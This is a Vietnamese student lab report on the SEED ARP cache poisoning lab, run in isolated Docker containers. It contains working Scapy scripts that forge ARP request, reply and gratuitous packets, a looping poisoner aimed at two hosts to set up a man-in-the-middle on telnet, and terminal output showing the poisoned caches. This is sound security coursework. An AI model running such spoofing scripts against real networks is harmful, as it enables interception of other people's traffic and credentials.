

BÁO CÁO BÀI TẬP

Môn học: AN TOÀN MẠNG
ARP CACHE POISONING ATTACK LAB

Nhóm: 05

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Hồ Vi Khánh	22520633	22520633@gm.uit.edu.vn
2	Diệp Tấn Phát	22521066	22521066@gm.uit.edu.vn
3	Trần Anh Khôi	22520701	22520701@gm.uit.edu.vn
4	Nguyễn Hồ Nhật Khoa	22520677	22520677@gm.uit.edu.vn


2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng
1	Task 1	100%
2	Task 1.A	100%
3	Task 1.B	100%
4	Task 1.C	100%
5	Task 2	100%
6	Task 3	100%
Điểm tự đánh giá		10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT



Task1: ARP Cache Poisoning

Ở task này, ta tấn công bộ nhớ đệm ARP của A sao cho địa chỉ IP của B được ánh xạ đến địa chỉ MAC của Attcker trong bộ nhớ đệm ARP của A.

```
seed@VM: ~/ARP/Labsetup
[11/14/24] seed@VM:~/ARP/Labsetup$ ls
docker-compose.yml  volumes
[11/14/24] seed@VM:~/ARP/Labsetup$ dcbuid
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[11/14/24] seed@VM:~/ARP/Labsetup$ dcbuid
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[11/14/24] seed@VM:~/ARP/Labsetup$ dcup
Starting A-10.9.0.5    ... done
Starting M-10.9.0.105 ... done
Starting B-10.9.0.6   ... done
Attaching to A-10.9.0.5, M-10.9.0.105, B-10.9.0.6
A-10.9.0.5 | * Starting internet superserver inetd      [ OK ]
B-10.9.0.6 | * Starting internet superserver inetd      [ OK ]
```

```

[11/14/24]seed@VM:~$ docker exec -it M-10.9.0.105 /bin/bash
root@0f4681c1b580:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
    RX packets 44 bytes 6207 (6.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@0f4681c1b580:/#
VM M

[11/14/24]seed@VM:~$ docker exec -it A-10.9.0.5 /bin/bash
root@d5232fd66c5e:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 41 bytes 5864 (5.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

VM A

[11/14/24]seed@VM:~$ docker exec -it B-10.9.0.6 /bin/bash
root@7a899a2af480:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 42 bytes 5934 (5.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

VM B

```

Task 1A (using ARP request).

Tạo một gói tin ARP request để ánh xạ địa chỉ IP của B thành địa chỉ MAC của M
Code để thực hiện tấn công ARP Cache Poisoning bằng cách sử dụng ARP request giả mạo gửi tới A:

```

GNU nano 4.8 task1.1.py Modified
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(
    hwtype=1,
    ptype=2048,
    hwlen=6,
    plen=4,
    hwsrc='02:42:0a:09:00:69', #MAC_hostM
    psrc='10.9.0.6',
    hwdst='02:42:0a:09:00:05',
    pdst='10.9.0.5'
)
A.op = 1 #1 for ARP Request

pkt = E/A
pkt.show()
sendp(pkt)

```

Chạy code python task1.1.py trên máy M (Attacker) gửi gói tin đến A và kiểm tra xem yêu cầu ARP có ánh xạ địa chỉ IP của B tới địa chỉ MAC của M hay không.

Thành công

```

root@0f4681c1b580:/ARP# nano task1.1.py
root@0f4681c1b580:/ARP# python3 task1.1.py
##[ Ethernet ]##
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
##[ ARP ]##
hwtype   = 0x1
ptype    = IPv4
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

Sent 1 packets.
root@0f4681c1b580:/ARP#

root@d5232fd66c5e:/# arp -n
root@d5232fd66c5e:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
root@d5232fd66c5e:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@d5232fd66c5e:/#

root@7a899a2af480:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.116 ms
^C
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.116/0.116/0.116/0.000 ms
root@7a899a2af480:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.5 ether 02:42:0a:09:00:05 C eth0
root@7a899a2af480:/#

```

Task 1B (using ARP reply).

Tạo một gói tin ARP reply để ánh xạ địa chỉ IP của B thành địa chỉ MAC của M

Code để thực hiện tấn công ARP Cache Poisoning bằng cách sử dụng ARP reply giả mạo gửi tới A (*chỉ cần đổi option A.op = 2*):

```

GNU nano 4.8 task1.2.py
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(
    hwtype=1,
    ptype=2048,
    hwlen=6,
    plen=4,
    hwsrc='02:42:0a:09:00:69', #MAC_hostM
    psrc='10.9.0.6',
    hwdst='02:42:0a:09:00:05',
    pdst='10.9.0.5'
)
A.op = 2 #2 for ARP Rely

pkt = E/A
pkt.show()
sendp(pkt)

```

Trường hợp 1: IP của B có trong ARP cache của A

```

root@0f4681c1b580:/ARP# nano task1.2.py
root@0f4681c1b580:/ARP# python3 task1.2.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hlen     = 6
plen     = 4
op       = is-at
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

Sent 1 packets.
root@0f4681c1b580:/ARP#

```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

```

root@0f4681c1b580:/ARP# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data:
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.055 ms
^C
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
root@0f4681c1b580:/ARP#

```

Thành công

⇒ ARP table của A thay đổi IP của B thành địa chỉ MAC giả mạo.

Trường hợp 2: IP của B không có trong ARP cache của A

```

root@0f4681c1b580:/ARP# python3 task1.2.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hlen     = 6
plen     = 4
op       = is-at
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

Sent 1 packets.
root@0f4681c1b580:/ARP#

```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

```

root@0f4681c1b580:/ARP# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data:
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.055 ms
^C
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
root@0f4681c1b580:/ARP#

```

⇒ ARP table của A không thay đổi.

Task 1C (using ARP gratuitous message).

Tạo một gói tin ARP gratuitous để ánh xạ địa chỉ IP của B thành địa chỉ MAC của M Code (đảm bảo các đặc điểm của gói ARP gratuitous):

```

GNU nano 4.8                                     task1.3.py                               Modified
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='02:42:0a:09:00:69')
A = ARP(
    hwtype=1,
    ptype=2048,
    hwlen=6,
    plen=4,
    hwsrc='02:42:0a:09:00:69',
    psrc='10.9.0.6',
    hwdst='ff:ff:ff:ff:ff:ff',
    pdst='10.9.0.6'
)
A.op = 2

pkt = E/A
pkt.show()
sendp(pkt)

```

Trường hợp 1: IP của B có trong ARP cache của A

The screenshot shows a virtual machine environment with three terminal windows. The left window shows the execution of the Python script task1.3.py, which sends an ARP gratuitous message. The middle window shows the ARP table of the host (root@7a899a2af480) before and after the attack, showing that the IP 10.9.0.6 is now associated with the MAC address 02:42:0a:09:00:69. The right window shows the ping results for 10.9.0.5, indicating successful connectivity.

```

root@0f4681c1b580:/ARP# nano task1.3.py
root@0f4681c1b580:/ARP# python3 task1.3.py
###[ Ethernet ]##
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]##
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = 6
  plen     = 4
  op       = is-at
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = ff:ff:ff:ff:ff:ff
  pdst     = 10.9.0.6

Sent 1 packets.
root@0f4681c1b580:/ARP#

root@d5232fd66c5e:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
root@d5232fd66c5e:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@d5232fd66c5e:/#

root@7a899a2af480:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data:
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.443 ms
^C
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.443/0.443/0.443/0.000 ms
root@7a899a2af480:/#

```

Thành công

⇒ ARP table của A thay đổi IP của B thành địa chỉ MAC giả mạo.

Trường hợp 2: IP của B không có trong ARP cache của A

```

seed@VM: ~/ARP/ARPSetup
hwtype = 0x1
ptype = IPv4
hwlen = 6
plen = 4
op = is-at
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = ff:ff:ff:ff:ff:ff
pdst = 10.9.0.6

Sent 1 packets.
root@0f4681c1b580:/ARP# python3 task1.3.py
##[ Ethernet ]##
dst = ff:ff:ff:ff:ff:ff
src = 02:42:0a:09:00:69
type = ARP
##[ ARP ]##
hwtype = 0x1
ptype = IPv4
hwlen = 6
plen = 4
op = is-at
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = ff:ff:ff:ff:ff:ff
pdst = 10.9.0.6

Sent 1 packets.
root@0f4681c1b580:/ARP#

root@d5232fd66c5e:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
10.9.0.6 ether 02:42:0a:09:00:06 C eth0
root@d5232fd66c5e:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@d5232fd66c5e:/# arp -d 10.9.0.6
root@d5232fd66c5e:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@d5232fd66c5e:/#

root@7a899a2af480:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.443 ms
^C
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.443/0.443/0.443/0.000 ms
root@7a899a2af480:/#
    
```

⇒ Không có gì xảy ra. (ARP table của A không thay đổi)

Task2: MITMAttackonTelnet using ARP Cache Poisoning




Figure 2: Man-In-The-Middle Attack against telnet

Thực hiện telnet client đến server

```
seed@VM: ~
root@d5232fd66c5e:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7a899a2af480 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 14 19:37:52 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/2
```

Bước 1(Launch the ARP cache poisoning attack): Tạo giả mạo trên ARP cache trên cả máy A và B (đều ánh xạ tới địa chỉ MAC của M) – 5 giây một lần

Code thực hiện:

```
GNU nano 4.8 task2.1.py
#!/usr/bin/python3
from scapy.all import *
import time

src_mac = '02:42:0a:09:00:69'

def send_arp_packet(ip):
    E = Ether(dst='ff:ff:ff:ff:ff:ff', src=src_mac)
    A = ARP(
        hwtype=1,
        ptype=2048,
        hwlen=6,
        plen=4,
        hwsrc=src_mac,
        psrc=ip,
        hwdst='ff:ff:ff:ff:ff:ff',
        pdst=ip
    )
    A.op = 2 # ARP reply

    pkt = E/A
    sendp(pkt)

while True:
    send_arp_packet('10.9.0.6')
    send_arp_packet('10.9.0.5')
    time.sleep(5)
```

Kiểm tra:


```

root@0f4681c1b580:/ARP# nano task2.1.py
root@0f4681c1b580:/ARP# python3 task2.1.py
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.

root@d5232fd66c5e:/# arp -an
? (10.9.0.1) at 02:42:9e:bc:15:77 [ether] on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@d5232fd66c5e:/# arp -an
? (10.9.0.1) at 02:42:9e:bc:15:77 [ether] on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@d5232fd66c5e:/#

```

Bước 2 (Testing): Tắt forwarding của máy M và ping hai máy A và B với nhau. Ghi nhận lại bằng Wireshark

```


root@0f4681c1b580:/ARP# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0f4681c1b580:/ARP# python3 task2.1.py
Sent 1 packets.
Sent 1 packets.

```

```

root@d5232fd66c5e:/# arp -an
? (10.9.0.1) at 02:42:9e:bc:15:77 [ether] on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@d5232fd66c5e:/# arp -an
? (10.9.0.1) at 02:42:9e:bc:15:77 [ether] on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@d5232fd66c5e:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.040 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.048 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.041 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.056 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.073 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.045 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.038 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=64 time=0.036 ms
root@d5232fd66c5e:/#

```




Ping được nhưng Wireshark chỉ bắt được các gói tin ARP. Đến khi tắt gửi gói ARP thì mới có thông tin mới bắt từ Wireshark

Với lệnh telnet từ máy A qua máy B không được khi tắt forwarding.

Bước 3 (Turn on IP forwarding):



Bật forwarding



Ping được giữa 2 máy A và B. Ngoài ra có thể truy cập được telnet từ máy

A qua máy B

⇒ Nếu bật forwarding thì gói tin giả mạo chưa bị chặn lại hoàn toàn và máy M chỉ nhận được gói tin thôi chứ chưa giả mạo gói tin giữa máy A và B được.



